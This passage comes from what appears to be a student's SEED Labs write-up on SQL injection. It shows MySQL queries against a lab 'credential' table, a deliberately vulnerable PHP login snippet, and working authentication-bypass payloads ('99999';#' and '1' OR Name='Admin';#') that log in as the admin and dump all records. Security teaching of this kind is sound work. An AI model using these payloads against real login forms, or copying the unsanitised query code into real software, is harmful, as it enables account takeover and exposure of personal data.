


```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> select * FROM credential WHERE Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Figure 10: Selecting all the data in the table to reveal database schema, selecting Alice's user

1. *SELECT * FROM credential; – selects all columns from the credential table*
2. *SELECT * FROM credential WHERE Name='Alice'; – selects columns from the table where the name attribute is Alice*

Next, I began by crafting SQL queries that would be executed via the PHP website. First, I considered the scenario in which we do not know the employee ID of the user we are trying to log in as. In SQL, we can still get all the employee records by attaching a `or 1 = 1` clause to the WHERE clause of the query, and then pick a random value for the EID part of the query. This way, even if we guessed incorrectly on the EID, 1=1 will evaluate to true, and every record will be returned. I demonstrated this in the MySQL console (figure 11) .




```
mysql> SELECT * from credential where eid=1 or 1=1;
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |
 |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |
 |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> 
```

Figure 11: Using an SQL query to return all records even when the EID is unknown

1. *SELECT * – fetched all records*
2. *FROM credential – operates on the credential table*
3. *Where eid=1 or 1=1 – finds records where the eid = 1 or 1=1 (which is all records)*

Next, I developed an SQL query that would work if there were also a password field in the where clause. This is a useful query to have because it is likely the vulnerable website will not just contain a single attribute in the where clause when it runs a query (figure 12).



```
mysql> SELECT * FROM credential WHERE (eid=1 OR 1=1) AND (password='a' OR 1=1);
+----+-------+-------+--------+-------+----------+-------------+---------+-----
-+-------------------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Emai
 | NickName          | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----
-+-------------------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 | Hacker',Salary='10 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |
 | EEEEG             | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |
 |                   | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |
 |                   | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |     69 | 11/3  | 32111111 |             |         |
 | EEGKEEGEY         | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |
 |                   | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-----
-+-------------------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```


Figure 12: Using an SQL query with a EID and password field to get all records

This concludes task 1.

Task 2 – SQL injection attack on the vulnerable login page

After exploring how SQL statements can be manipulated to return records (even when they shouldn't). I began to carry out the SQL injection attack. An SQL injection attack is a type of attack where the web application does not check user input, and the attacker can input an SQL statement into a form to gain access to data or the software system itself. In the vulnerable web application provided, the login page does not check user input for SQL statements, thus, we can input an SQL statement to log into an account, even if we do not know the employee's ID.

In the first experiment, I will gain access to the admin employee's account, which displays information about all of the other users, under the assumption that we know the admin user's employee ID, which is 99999. Figure 13 shows the code which verifies the login, and can be exploited.




```
<?php
   $input_eid = $_GET['EID'];
   $input_pwd = $_GET['Password'];
   $conn = getDB();

   $input_pwd = sha1($input_pwd);

   $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
                  email,nickname,Password
           FROM credential
           WHERE eid= '$input_eid' and Password='$input_pwd'";

   $result = $conn->query($sql);
```

Figure 13: Vulnerable PHP login code

In this code, the web application will fetch the employee ID and password, and fill it into a database query which checks for a row with that employee ID and password. The user is logged in if the query returns a record.

Since we know the root user's EID is 99999, we can edit this query such that it only checks for a user with EID 99999, and returns true when it finds it, thus logging the user in. To accomplish this, we need to input 99999 as the EID to the query, close the string with the value (since the end quote will be commented out), and then ignore the rest of the SQL statement with a comment. This gives us the input `99999';#`. Running this query gives us access to the administrator account, which displays information about the rest of the users (figure 14).




Employee Profile Information

Employee ID: 99999';#

Password:

Copyright © SEED LABs

Figure 14: SQL statement input in the employee ID field of the login form


Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:


Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

Copyright © SEED LABs

Figure 15: Result of SQL injection attack which returns admin account, with information about all users in the database

Now that we have conducted this attack, I will demonstrate that the attack is still possible even if we do not know the EID. Similar to the SQL query used in figure 11, we can make a guess as to what the value of the EID is, and append a OR Name='admin' statement to the where clause of the SQL query. Since we know that there is an admin user, this query will always find a record and authenticate the user. Given the vulnerable code in figure 13, this means we want to inject `1' or Name = 'Admin';#.` Similar to the injection in figure 14, we still need to close the quote holding the EID, add the semi-colon, and comment out the rest of the query. In this injection, we add the OR clause. Thus, even if the EID of the admin account is not 1, the Name = 'Admin' clause will evaluate to true, and the user will be authenticated. This attack was executed (figure 16), which logged in the admin user (figure 17).


Employee Profile Information


Employee ID: 1' OR Name='Admin';#

1' OR Name='Admin';#

Password:

Copyright © SEED LABs

Figure 16: Logging into the admin account with SQL Injection if the EID is not known



Alice Profile

Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone number:

Boby Profile

Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: phone number:

Ryan Profile

Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address: phone number:

Samy Profile

Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: address: phone number:

Ted Profile

Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email: address: phone number:

Admin Profile

Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname: email: address: phone number:

